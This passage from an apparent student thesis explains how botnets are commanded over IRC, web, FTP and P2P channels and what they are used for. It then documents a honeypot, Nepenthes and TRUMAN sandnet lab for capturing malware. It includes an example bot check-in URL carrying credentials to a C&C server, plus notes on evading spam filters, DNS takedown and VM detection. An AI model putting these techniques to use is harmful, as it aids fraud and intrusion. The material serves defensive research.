other bots already have infected the computer, and close any backdoors they might have opened. It is neither unusual to scan the computer to see if it contains anything interesting, and report it to its bot master [01].

After these initial steps have been taken, the bot enters a dormant phase where it silently monitors the C&C channel for commands from the bot master. Every now and then an update command from the master will be issued, to either update IP and server addresses or download an enhanced version of the bot. Further elaboration of these commands is explained below.

3.3 Controlling the bots

The bots are connected to the botnet through a C&C channel as aforementioned. A C&C channel can operate on different network topologies and communication mechanisms. The most common protocol used for this is the IRC protocol [15], which we will focus on here. C&C channels are also known to operate on protocols such as FTP, HTTP and P2P, which will be further explored in the next chapter. Especially P2P-networks are predicted to take over for IRC in the future as it is more robust against digital forensic analysts and botnet hijackers. At the present time, no implementation of this technology has proven to supersede IRC on every aspect [24]. This is largely due to flaws in the implementation, but future solutions may render IRC as a C&C channel obsolete.

The main reason why IRC is so popular is [01]:

- it is interactive - full two-way communication between the server and client is possible
- it is easy to install - setting up private servers or use existing ones are easy
- it is easy to control – using credentials such as usernames, passwords and channels; all the needed functionalities are already existing in the IRC protocol
- it has redundancy possibilities – by linking several servers together, one server can go down while the botnet is still functioning by connecting to other IRC servers.

The largest objection against IRC, however, is the centralized architecture. If a person gets access to the IRC server, he can overthrow the whole botnet, or maybe issue a command that makes him the bot master instead of the original master. There exist techniques that can be used as a complement to the IRC protocol. Various DNS methods obfuscate and add security to the botnet; these methods will be explored in the next chapter [01].

For a bot to rally to the bot master it needs to have somewhere to connect to. In terms of using IRC as the C&C channel, the bot has a predefined address that it must contact. The addresses are either domain names or IP addresses hard coded in the bot. The server responding to the bot requests can either be a publicly available IRC server network like Undernet or Quakenet, or a privately hosted IRC server. Seen from the Ryan1918 forum [web02], a popular private IRC server for bot masters is the Unreal IRC daemon. This daemon is modified to suit botnets, and then installed on compromised machines. We have been able to download a copy of an altered version of Unreal, which claims it can serve up to 80,000 clients simultaneously. These modified versions are used for several reasons. In addition to the private server's ability to serve more clients, the big problem with using public servers is the amount of data the channel generates from controlling the bots. This makes it vulnerable to detection by the IRC network operators. By using a private server, there are no IRC operators watching. In addition, ISPs also watch out for anomalous data traffic. The modified versions are set up to send out as little data as possible, as automated bots do not require much of the information sent out by regular IRC servers. They also support making the connected bot clients invisible to outside users, like digital forensic analysts. This makes it more difficult to figure out the scope of the botnet [16].

Once the bot has found its IRC server, either through an IP address or a domain name, it needs to join to the channel that the bot master has set up. This channel usually requires a password to access. The password is hard coded in the bot, as it is with the other IRC details. Sometimes a channel can be “invite only”, this means the bot needs to request an invitation from the bot master before it can join in. This is a security measure to prevent intruders from

entering the botnet channel. Once the bot has logged in to the channel, it waits for commands from its bot master. The bot will not follow commands from anyone; most bots have a login-feature, which means the bot master must enter a private message to the bot containing a specific command and password. A default command can be “.login <password>”, but this is usually changed to something else to prevent others from logging in. Another security measure is that the bot will only obey commands from a user with the right host mask. In IRC, the host mask looks something like “user!user@hostmask.com”. The bot can be programmed to only follow commands from users with the host mask: “!*@ircserver.com”. The username is decided by the user itself, as long as it is unique for the server. In this example, the host mask’s username can be anything because of the asterixes. The domain name is given to the user by the IRC server, and is usually based on the user ISP’s domain name, like “aol.com”. This domain name can also be changed to an alias by a server operator, which has administrative access to the IRC server [18]. How this is done is described in the “Implementation” chapter. By setting up a private IRC server, the bot master can change his host mask to an obscure domain address that does not really exist, hence blocking others from logging in to the bots. Another way of commanding the bots can be to set a bot command in the topic of the channel. A propagation command, like “advscan” inserted in the topic makes the bot immediately start searching for vulnerable machines and propagate once it logs in to the channel.

3.4 Functionality and services

The previous stages of the bot development are all necessary steps leading up to the goal: a botnet which can provide the bot master with a set of functionality and services. Two botnet masters can have totally different motives for running a botnet, which leads to the botnets serving different purposes and having different functionality. Most bot masters do this illegitimate activity to earn money, but seeing as there are several ways of doing this, most botnets share a list of common functions.

Recruiting

To maintain and expand the botnet, new computers need to be recruited to the botnet. The bots usually come with various methods to infect vulnerable computers on the internet. The methods, which includes exploiting vulnerabilities in the victim OS, password sniffing, spam mails etc., is described in more detail under “Initial propagation” earlier in this chapter.

Downloading and updating the bots

There are two main reasons for updating the bots. To be able to stay ahead of possible botnet hijackers and botnet hunters, it is important to change the C&C channel properties frequently. This can either be done by updating the details of the IRC server, channels and passwords, or by downloading a new version of the bot and let this version replace the old one. The other reason is to add functionality to the bot. To make the size of the bot smaller, the bot master can implement the minimum of functions he needs then and there. When other functions are needed, he can upload and update the bot. In addition, scheduling, duration and other details

of a pending attack can be implemented with the new bot versions to ease the coordination [01].

DDoS

A Distributed Denial of Service was one of the first functions to be used by a botnet [01]. It means that a competitor, company, or rival is attacked by a massive amount of packets bringing their server out of service. Several attacks are possible; UDP flood, TCP Syn flood, Ping flood and ICMP flood to name the most common. The idea is that the target will get flooded with requests. The server in question will then be too busy handling the malicious requests rather than serving legitimate users of the server. Before botnets existed, attacks known as Denial of Service (DoS) could come from one or a few computers; this made it relatively easy to block the respective IP addresses and mitigate the attack quickly. When the distributed attack was introduced with botnets, it was impossible to respond with the same method. The flooding could come from hundreds of thousands of computers simultaneously. There have been developed methods of mitigating such attacks: ACLs/Rate limiting, queuing mechanisms to prioritize traffic, different kinds of Black Hole Filtering are some of them [11], but usually the attacked victim will reduce or drop its service. Although DDoS attacks can be aimed at other people that the attacker may dislike, the motives for these attacks are mainly economic – blackmailing the potential target for money with threats to bring down a company’s services or DDoS a company on behalf of a competing company. It seems, however, that DDoS attacks are getting generally frowned upon in the blackhat scene [web02], even though huge amounts of money can be made from these attacks.

Keylogging and Password Sniffing

Keylogging and password sniffing, also known as data mining, are used to extract private and sensitive information from the victim machine’s human user. Such information could be getting hold of databases with usernames and passwords stored on the computer that can be used to log in to other computers, servers etc. This database could be encrypted; it is then either cracked locally on the machine or sent to another more powerful computer for decryption [01]. Another purpose is to get a hold of credit card numbers, social security numbers and usernames/passwords to online banking accounts. These details are then transferred to a bot master-controlled server; some bots also use a dedicated IRC channel for this transfer.

Sniffers monitor network traffic and register packets that can be of interest to the bot master. These packets can contain passwords and usernames, but also interesting details about other botnets. If the computer is infected by more than one bot, the bot master could use these details to hijack the other botnet [16].

Keylogging is used primarily when a user logs on to HTTPS web servers or other instances when the network packets are encrypted. It registers the user’s keystrokes to circumvent the encryption [16].

Adware and Adsense/Clicks4Hire

Adware and Clicks4Hire are easy ways of making money for the bot master. The Clicks4Hire scheme towards AdSense programs starts by setting up a fake website. The bot master then negotiates a deal with the “pay-per-click”-advertising companies, which pay him money each time the web site is accessed. Finally, he gets all the bots to visit the site, which creates tons of clicks. If the bot master is clever enough to differentiate the clicking pattern of the bots, the advertising companies will think they are legitimate users, and pay the bot master money. Adware works in a slightly different fashion; lugubrious companies pay the bot master to install Adware on the victim computers without the owner knowing about it. This software may suddenly pop up ads on the computer while the owner is using the computer, or it might gather information about the owner’s internet browsing habits [01].

Phishing Attacks

Phishing has been thoroughly covered in our project [04]. The idea is to get gullible people to enter personal data on a website controlled by a blackhat. To accomplish this, a web server has to be set up with a web page identical to an online bank, Paypal or similar. A mail looking like it comes from the company in question, has to be mass spread to potential victims. This e-mail may contain something like “You must log in to confirm your account details or else your account will be deleted”. When the recipients receive this e-mail, some of them will most likely be fooled by it, and follow the link accompanying the mail. This looks like a legitimate URL, but instead it directs the user to the blackhat-controlled web page. If the user tries to log in with his account number, username, password or other personal details, this information will be stored and sent to the blackhat. He can then abuse these details in any way he see fit.

To make it difficult to get caught and ensure that the phishing site will stay up as long as possible, several techniques can be used. Redirection is an important part of it, both to prevent tracking of IP addresses and to prevent shutdown of the web site. Many bots offer SOCK4 proxy server for redirection, HTTP server for publishing the web site, and an E-mail server to send out the mail [20].

Spam mail

Spam mail is an important part of phishing attacks. In addition to this, the bot master can also create a decent income by sending out tons of mail, advertising for medication or online college degrees to name a few. Spam mail is probably one of the more annoying experiences of the internet; not only for the receivers, but it also occupies a great deal of bandwidth for the ISPs. Several countermeasures have been put in place to mitigate it: Relay Black Lists (RLB) that blocks IP addresses that produce big amounts of e-mails, ISP spam filters and Local E-mail software spam filters. Even so, spam still makes it through to the mailbox. By using the proxy servers included in the bots, the mail is relayed through different bots before it is sent out, effectively evading the RLBs. Spam filters usually scans for certain words or similarities in mails. To get past these filters, the bot includes images with the text, only each time the mail is sent, the bot modifies the size and padding of the picture [01].

Storage of illegal content

A bot gives the bot master total control of the victim machine, including the computer's storage. By creating hidden folders where a normal user would never think of looking, like for instance the driver-directory inside the Windows system directory, the bot masters can easily hide contents from the owner of the computer. As the bot includes an ftp-server, the bot master can add illegal contents to the computer using shell access, and make it available to the whole internet via the ftp-server. Bots usually comes with commands to establish details such as the operating system, speed of the processor, storage space and connection speed. By knowing these details, the bot master can rank the bot clients and use the computers that have a certain capacity to offer pirated software, movies etc. to paying customers [01].

3.5 Motives and economics

About 600 million computers are connected to the internet, of these computers 100-150 million are part of one or several botnets. One botnet alone was discovered to consist of about 1.5 million computers, when three Dutch botmasters were arrested for extorting a US company [14]. To illustrate the resources exploited by botnets, a single botnet was at one point using 15% of Yahoo's search capacity to create random e-mails to get past spam filters [12].

According to an FBI projection, cyber crime robs U.S businesses for \$67.2 billion a year [web25]. That amount of money is good motivation for doing any crime. There are several ways to make good money on exploiting people on the internet, but for the moment we will focus on using a botnet. It is not easy to understand how spammers can make money on the internet, seeing as most people do not open their spam mail, and even fewer buy anything. The global scope of the internet, however, makes it possible to make a little money of many people, and in the end it adds up to a lot of money.

Jeremy Jaynes, one of the top ten spammers in the world, allegedly made 750 000 dollars a month from spamming people, with offers ranging from fake goods to pornography. His e-mail schemes had given him a total income of 24 million dollars [01]. Considering that there is little risk of ever getting caught, combined with the possibility of high profit, there is no surprise that scams on the internet has exploded. In fact, according to US treasury advisor Valerie McNiven, last year proceeds from cyber crime were greater than proceeds from sale of illegal drugs [web26].

Although there are some individuals out there that are trying to create a name for them selves, the real danger comes from organized crime syndicates committing cyber crime for profit [web27]. There has been a shift where fame is less important, and money has become the new reason for malicious activity on the internet.

4 Botnet trends

The heart of the botnet is the Command & Control channel. It is the glue that keeps the bots connected to each other and to the bot master. As a result, the C&C channel is also the botnet's Achilles heel, and where both botnet hijackers and hunters attack to take over/down the botnet. Each time a new technique is developed by a botmaster to go under the radar of its adversaries, it will not take long before a mitigation response is in place. This is a never ending race triggering new and innovative technologies to continuously stay one step ahead of the competition. As mentioned before, the IRC protocol has clearly been the main choice of keeping the bots together. However, the bot suffers from its centralized topology. In this chapter we will look at additional layers complementing the IRC protocol and also other protocols and techniques to control a botnet, which may be used more in the future.

4.1 IRC and Domain Name Service

The IRC topology allows the use of multiple servers interconnected to form a network with hubs, branch-servers and leaf-servers. If one of the servers in the network goes down, the network containing the C&C channel will still be up, but the bot must connect to another IP address to gain access to the network. At first, several IP addresses were hard coded in the bot so that it would connect to other IP addresses given that the first server had been disconnected. The problem with this is that servers will probably be disconnected after a period, while new servers are added. This makes the bot useless if all the servers in its list of IP addresses are disconnected. By introducing DNS records instead of IP addresses the problem was effectively solved, at least temporarily. The first uses of DNS were conventional. "Domain Names" could be used, which directs the bot forward from one or more domain names to a particular IP address. The other alternative was "Multihoming", which directs a domain name to one of several IP addresses, making the bot's connection succeed even if some servers are not connected. This gave the botnet better redundancy and robustness by adding a layer of obfuscation. The weak spot still existed, but it was now bound to the DNS record instead. The task of bringing down the DNS record is still much harder to carry out. There are no "police" to delete DNS records, like ISPs can block an IP address. A registrar which keeps such a DNS record can be malicious and disregard any attempt to shut the record down. Larry Seltzer [19] discusses five different proposals on how domains can be taken down. Although each proposal has its advantages, none of them comes up with a solid solution; they all have their drawbacks. At least for now, no reliable and effective way of shutting down a domain exists.

To further advance against the possibility of botnet take down, the bot masters have utilized even more new DNS technologies: Dynamic DNS and Fastflux DNS. These techniques are based on setting the Time to Live (TTL) flag as small as possible to frequently alter the resolving IP addresses. Dynamic DNS was originally created for people hosting servers on ISPs where they were given a new IP address each time they connected to the internet. This has been taken advantage of by the bot masters, using it to point to frequently changing disposable bot hosts. The other technique using short TTL settings is the Fastflux DNS, and was originally introduced by spammers before it was adapted by phishers and C&C channels. Here, the DNS record typically points to about five different IP addresses to ensure the bots will connect even if some of the servers are taken down, like the multihoming DNS. The difference is that the IP addresses linked to the record shift rapidly, usually less than five

minutes, regardless of whether an IP address has been taken down or not. This makes the botnet extremely difficult to bring down [21].

4.2 Instant Messaging C&C channels

The use of instant messaging worm spreading has been going on for several years now. The worm works by sending an URL to everyone on the contact list of the victim computer. The URL is an address to the body of the worm, infecting those who visit the page [22]. This is only for propagation of a worm, instant messaging can also be used as a C&C channel. In this scenario the bots join as friend contacts to the bot master's account. MSN, AIM, Yahoo, AOL or other chat networks can all be used for this. The messenger based C&C channel works much the same way as the IRC C&C; it logs on and waits for commands in the form of instant messages from the master. The downside of this approach is that all communication passes through the IM provider's servers. This makes it easily detectable if the provider monitors for this type of activity [01].

4.3 Web based C&C Servers

Web based C&C is the second most used method after IRC, and can be used in two different ways: Echo based and Command based.

The Echo based method means that the bot connects to a web server which address is hardcoded in the bot. There exist several ways how the bot connects to this server: one way is that it simply just connects to the web server and does nothing else. This is known as Connect & Forget, and the botmaster will need to somehow log the connections to see where the connections came from, either by web server logs, visitor counts or other forms. When this information is collected, the botmaster will need to connect to the bot, usually through a backdoor. Another way is that the bot connects to a web page which has a set of instructions to the bot, or sometimes a new executable altogether to replace the original bot. As a third option the bot can connect to the web server with details about itself and the infected client. These details are added to the URL with cgi-scripting, e.g.:

“http://bot.server.com/bot.html?port=5134&pass=botpass”. The botmaster can then connect to a victim computer through the backdoor using these credentials.

The Command based approach requires that the botmaster already has a list of all the bots connected in the botnet. This is actually more of an addition to other techniques to ease the botnet management. It provides the botmaster with a graphical user interface (GUI) where he has several choices of commands to issue the bots. This makes the communication different from most other C&Cs; it pushes commands to the bots instead of the bots connecting back to the botmaster awaiting instructions. It gives the possibility to keep a database of the bots, making it easy to classify them according to network speeds, storage space, country of origin, and so on.

4.4 Drop Zones and FTP based C&C Servers

FTP C&C channels are not that common, but it is used extensively by a particular type of bot; the phishing/banking Trojan horse. The bots work by using a keylogger to extract credentials typed by a victim user when he is surfing on the internet. The information is then transferred to the FTP server where the botmaster can collect it. This is also referred to as drop zones, as it does not work like the ordinary C&C channels. Some advanced bots sniff network traffic and only activate the keylogger when the https protocol is used, sometimes also only explicit web sites and only the necessary information typed in specific forms. This removes a lot of overhead for the botmaster, and also keeps the communication to a minimum. Such drop zones can also be created with protocols other than FTP, but this is the most used protocol at this date.

4.5 Proprietary backdoor C&C channels

Proprietary backdoors are usually added to a bot in addition to the main C&C channel. It allows the botmaster to connect directly to the bot through a specific port on the infected computer without using a main C&C channel, like IRC. It usually serves as a backup C&C, and can sometimes be a lifesaver for the botnet's existence if for instance the IRC C&C channel has been compromised by botnet hunters or hijackers. In such a case, by connecting directly to the bot the botmaster can update the details to point to a new C&C channel, and save the bot from becoming an orphan [01].

4.6 P2P Botnet C&C channels

The peer-to-peer (P2P) botnet C&C channel was first introduced in 2003 with the Sinit bot. The more known Agobot adapted it as an option instead of IRC later, and Phatbot, an improved version of Agobot, replaced the IRC C&C channel with it altogether [01]. The big difference between P2P and IRC is that while IRC relies on a centralized server with a single point of failure, P2P gives each bot the possibility to act both as a server and a client rendering the centralized architecture obsolete. Some bots utilize an already developed P2P protocol like WASTE/Gnutella and Kademia, or they use a custom developed protocol [23]. The main challenge with the P2P botnet is how the bots can know about each other as they have no central server to keep track of them. This is especially important when a new infected client is joining the net. Some solutions to this problem have been that the infecting bot sends a list of its connected bots to the new victim, the use of random probing to find other infected hosts, or in Phatbot's case the use of Gnutella cache servers. All these solutions do have their weaknesses though; a list of other bots would expose these to botnet hunters, probing on specific ports would cause a lot of overhead and be easy to detect, and the Gnutella cache servers is centralized and can be monitored [24].

P2P botnet C&C, although it has not yet reached a widespread usage, seems to be the future of controlling botnets according to the speakers of the Usenix conference: Hotbots'07 [web05]. As P2P is a relatively new way of controlling bots, today's implementations definitely have its flaws. More and more people seem to open their eyes for this technology

though, “An advanced Hybrid Peer-to-Peer Botnet” [24] suggests a new design which mitigates the previously mentioned flaws, and as P2P C&C evolves it can potentially give security companies and experts quite a challenge [23][25].

5 Implementation

This document outlines the installation of various tools and software used in conjunction with the honeypots. We used the Nairobi lab F-258, the same lab that we used in our previous project [05]. An overview of the equipment used can be seen in Appendix A.

5.1 Honeynet Implementation

In the previous project there were some problems with hardware not being up to date. The hard disk was too small, which corrupted the log files and the computer was generally too slow. The honeypots have therefore been upgraded with new computers, and the old Honeywall computers are now being used as honeypots. Enough hard disk space has been allocated to ensure that the log files will not be corrupted this time.

Honeywall Roo

- Conan
 - DELL, 1,7GHz, 500MB ram
 - ITEA network
 - Web interface: 129.241.189.101

- He-man
 - DELL 1,7GHz, 500 MB ram
 - UNINETT network
 - Web interface: 158.38.144.101

The Honeywall is installed from the Honeywall Roo v1.1 cd. We downloaded the image from The Honeynet Project website, and created an installation cd-rom. Once the computer booted from the cd and the splash screen appeared, the installation was fully automatic. Once the installation was finished, we changed the default passwords for the standard accounts (`roo` and `root`). It was not possible to log in as `root`, we had to log in as `roo` and then use the command “`su -`” to get root access. The first time we logged in with the root user, we entered the configuration setup; otherwise we had to use the command “`menu`” to enter it.

After the initial installation, the Honeywall needed to be configured for use. We used the dialog option, a semi graphical interface that goes through all the options and ask for parameters regarding the network, honeypots, security and so on. Overview of the configuration for the Honeywalls can be found in Appendix E.

Discovering which of the network interfaces was `eth0` and `eth1`, was somewhat difficult since the bridging did not issue them an IP address. After setup, we tried to ping the honeypots from the outside and then read the logs to confirm that the request came from the outside.

5.2 Honeypots

Optimus (ITEA)

- Homer
 - IP: 129.241.189.2
 - OS: Red Hat 8.0
- Calvin
 - IP: 129.241.189.3
 - OS: Red Hat 7.3

Spock (UNINETT)

- Marge
 - IP: 158.38.144.2
 - OS: Red Hat 8.0
- Hobbes
 - IP: 158.38.144.3
 - OS: Red Hat 7.3

We had two physical host computers (Optimus and Spock) that each had two honeypots on them (Calvin/Homer and Marge/Hobbes). On the host computers, we installed Fedora Core 5 [web29] as our base operating system. The installation was fairly straight forward; we burned the images and followed the graphical installation interface. It was particularly important to make sure the kernel development packages were added during the installation, to avoid problems during the installation of VMware [web22] and Sebek [05]. With the last Linux kernel (2.6.1-20) we experienced a problem with VMware. The solution was to download and install a third party patch that easily solved the problem. Newer versions of VMware are probably going to be compatible with the latest Linux kernel.

We installed VMware on both host computers in order to have two honeypots in a virtual environment on each computer. We added an installation of Red Hat 7.3 and Red Hat 8.0, a straight forward installation without problems. We now had two identical physical hosts with two operating systems each running in VMware, see Figure 4. One of them was connected to the ITEA network and the other to UNINETT. We had chosen to use two networks with the same honeypots in order to compare results from each network. In addition, it was expected that more honeypots would yield more results. The entire system can be seen in Figure 4.

In our previous project we had some problems with the attacker not getting access to the honeypots because of too strict security policies. To remedy this problem we chose to lower security on both honeypots with Red Hat 8.0 installed, by using weaker passwords and user names.




Figure 4: Honeynet lab.

Before we put the honeypots online, we installed Sebek on both of them. The `.bash_history` file was deleted from all users to remove signs of honeypot activity, and we took hashes of system files and important directories to make the forensic job easier. A more detailed version of this installation can be found in our previous project [04]. Figure 5 shows what the system looks like.




Figure 5: The honeynet lab.

5.3 Nepenthes Implementation

Nepenthes was set up both on the ITEA Network and the UNINETT Network. We decided to implement them on Virtual Machines running VMware. The reason for this, was that Dalmatech [web06] had already installed CentOS 4.4 with Nepenthes 0.20 fully patched on a VMware image. Nepenthes was also initially installed on a native Debian Sarge Net-install, whose install instructions are covered in Appendix I. However, it was decided to use the ready VMware image. First of all the use of VMware images meant that both Nepenthes servers covering each of the two networks could run on the same machine. The installation also had a thorough manual to get started and a support e-mail address, which indicated that it had been properly tested by the people at Dalmatech.

Some modifications had to be done before the Nepenthes servers could be used. VMware had to be set up to use two network cards, routing them to each of the two VMware images where the servers were running. The usernames and passwords were changed, and the network setup had to be changed from DHCP to static by using the command “netconfig”. To be able to remotely configure the server and easily download the captured malware samples, an SSH daemon was installed:

```
# yum install openssh-server
```

To collect more malware the Nepenthes server was set up to listen to 64 different IP addresses simulating a production network. With the help of David Watson, head of the UK HoneyNet Project, we created a script that set up 63 Virtual IP interfaces from the range xxx.xxx.xxx.33-95, with xxx.xxx.xxx.32 as the real IP interface:

```
#!/bin/bash
#
## Script for adding 64 (63+real) virtual IP addresses for ##
use with Nepenthes honeypot on the ITEA network
#
for((i=2;i<=64;i++))
do
    n=`expr 31 + $i`
    ifconfig eth0:$i 129.241.189.$n netmask \
        255.255.255.0 up
done
```

The reason why \$i starts with 2 is to give the virtual IPs proper names from 2-64, 1 being the first real interface

The script “virtualip” was added to the “/etc/init.d”-directory with a symlink “S11virtualip” in the “/etc/rc3.d”-directory pointing to it. “rc3.d” is the default runlevel for CentOS, and the network is started at S10. This makes the Virtual IP interfaces initialize after the network setup.

The Nepenthes config-files also needed to be edited.

In nepenthes.conf the following lines were changed (uncommented):

```
“submitnorman.so” (to send the downloaded malware to the Sandboxes)
“logirc.so” (to make Nepenthes connect to IRC)
```

In submit-norman.conf the following line was changed:

```
email “jonfjeld@stud.ntnu.no” (to send the analysis reports back to us)
```

In log-irc.conf the following lines were changed [26]:

```
use-tor "0";
-----
user
{
  nick "Stereo-Mike";
  ident "Stereo-Mike";
  userinfo "word";
  usermodes "+i";
};

channel
{
  name "#kanal";
  pass "password";
};
```

To start Nepenthes as a daemon, the following command was issued:

```
# /opt/nepenthes/bin/nepenthes -D
```

To be able to verify that the Nepenthes server was running and monitoring ports, the following command was entered:

```
# netstat -an
```

The first Nepenthes server was put into testing February 15th on the ITEA network listening on one IP address: 129.241.189.50 until March 27th. In addition to only monitoring one IP address, the irclog.so-module was not configured to work either during the test phase.

From March 27th until May 31st, both the Nepenthes Servers on the UNINETT and ITEA Network were running, each monitoring 64 IP addresses with the logirc.so-module enabled.

The ITEA Network Nepenthes Server used the following network configuration:

```
IP address: 129.241.189.32
Virtual IP addresses: 129.241.189.33-95
Netmask: 255.255.255.0
Broadcast address: 129.241.189.255
Internet Gateway: 129.241.189.1
```

DNS Server:	129.241.200.3
-------------	---------------

The UNINETT Network Nepenthes Server used the following network configuration:

IP address:	158.38.144.32
Virtual IP addresses:	158.38.144.33-95
Netmask:	255.255.255.0
Broadcast address:	158.38.144.255
Internet Gateway:	158.38.144.1
DNS Server:	129.241.200.3

5.4 Sandnet Analysis Implementation

The TRUMAN sandnet was intentionally created for running on actual hardware, at least on the client-side. This is because VMware and its like can be detected by malware. An elaboration of this is found in the “Analysis of the collected Windows malware” chapter. In this thesis we first and foremost used TRUMAN to simulate internet services and capture network traffic while running the client on a VMware image. This was decided, as the Snapshot-feature is a much quicker and convenient way when analyzing a lot of malware. To mitigate the risk of a bot discovering the VMware environment, we have removed VMware Tools, and changed certain registry entries created by VMware. The registry entries were removed by searching the registry after strings matching “VMware”, and renaming them. Some of the registry settings were not able to be modified, as they were in use by the system. Nonetheless, a sample bot from “CSRRT-LU Malware Contest” [31] was thwarted by these registry changes. There are still other ways to discover the VMware environment, and a bot with such capabilities will most likely terminate its processes upon such a discovery. One of the malware types we captured from the Nepenthes server had such a VMware protection, which can be read about in the “Analysis of the collected Windows malware” chapter. To be able to analyze this malware, we needed to run it in a native Windows environment. This is what the client part of TRUMAN offers; it copies the entire client Windows partition including a memory dump back to the server where it can be further analyzed, before copying a new, clean Windows install back to the client. How this works is that Windows is first installed on the client as a regular operating system. Then the client is booted through the network from a linux-image located on the TRUMAN server. This Linux image then copies the clean Windows installation from the client over to the server so that it can reset the client after an infection. Each time a new malware needs to be analyzed, the Windows client is booted. It will then look for a malware sample located on the server. If the client finds the malware, it copies the malware over and starts it up. It lets the malware run for 10 minutes before the Windows image and memory dump is sent over to the server. After the analysis is finished, the client receives a new and clean Windows install from the server as mentioned before.

We were able to boot up the Linux image from the server, however the problem was that the Linux image did not contain a lot of Network Interface Card drivers. Unfortunately, ITEM had no network cards that we could borrow that suited any of the bundled drivers. The solution would be to create a modified Linux image with the appropriate network driver module, but we did not have time for this. Instead, as we only had one malware sample we needed to run which discovered VMware, we ran the malware on the native Windows and

extracted information like we did on the VMware image. This solution would however be very poor, and require lots of Windows reinstallations and time if we had more samples to run experiments on.

In this setup we ran both the server: Debian/TRUMAN and the client: WinXP SP2 on virtual machines using VMware. They were running on their own private virtual network (VMnet5), not connected to either the host or the internet.

TRUMAN acts as a DHCP server, DNS server and a Gateway for the client. All network traffic from the client is handled by TRUMAN in the following way:

- All http-traffic is redirected to TRUMAN's apache web server (displaying a greeting message)
- TRUMAN employs several perl-scripts acting like real servers and handles their respective network traffic – IRC (Port: 3307-40000), FTP (Port 21), Mail (Port 25), SMB – (Windows File Sharing Port 445, 135), MySQL (Port 3306) and DNS (Port 53).
- All other traffic is discarded

This way the malware/bot running on the client will get (fake) answers to its requests. TRUMAN also logs all communication between the fake servers and the malware/bot. This will fool the bot if it has a built in mechanism for checking whether the client is connected to the internet or not.

5.4.1 TRUMAN server setup

The base for the TRUMAN Sandnet is Debian Sarge. The TRUMAN software itself is just an add-on to an already working Linux installation [web30], thus the Net install version of the Linux distribution were used to create a stable and small Linux install. In addition to the basic installation, the following needed to be added:

In addition to the Debian NetInstall installation:

- installed perl, apache, atftpd, dhcpd, xinetd, tcpdump, ngrep, unzip, lynx, ncftp, ssh:
using “\$ apt-get install ...”
- Additional perl-modules needed: Net::DNS with its required modules. The easiest way to install it was by using perl's automated module handler: “\$ perl -MCPAN -e shell”
- Set static IP address in “/etc/network/interfaces”:
 iface eth0 inet static
 address 65.100.100.1
 netmask 255.255.255.0
 network 65.100.100.0
 broadcast 65.100.100.255
- Installed VMware Tools to share a folder, this way all forensics files could be transferred to the native host OS for examination:
 - apt-get install kernel-headers-2.6.8-2-386 (for compilation purposes)
 - from the drop-down menu – VM – Install VMware Tool
 - mount /dev/cdrom /media/cdrom

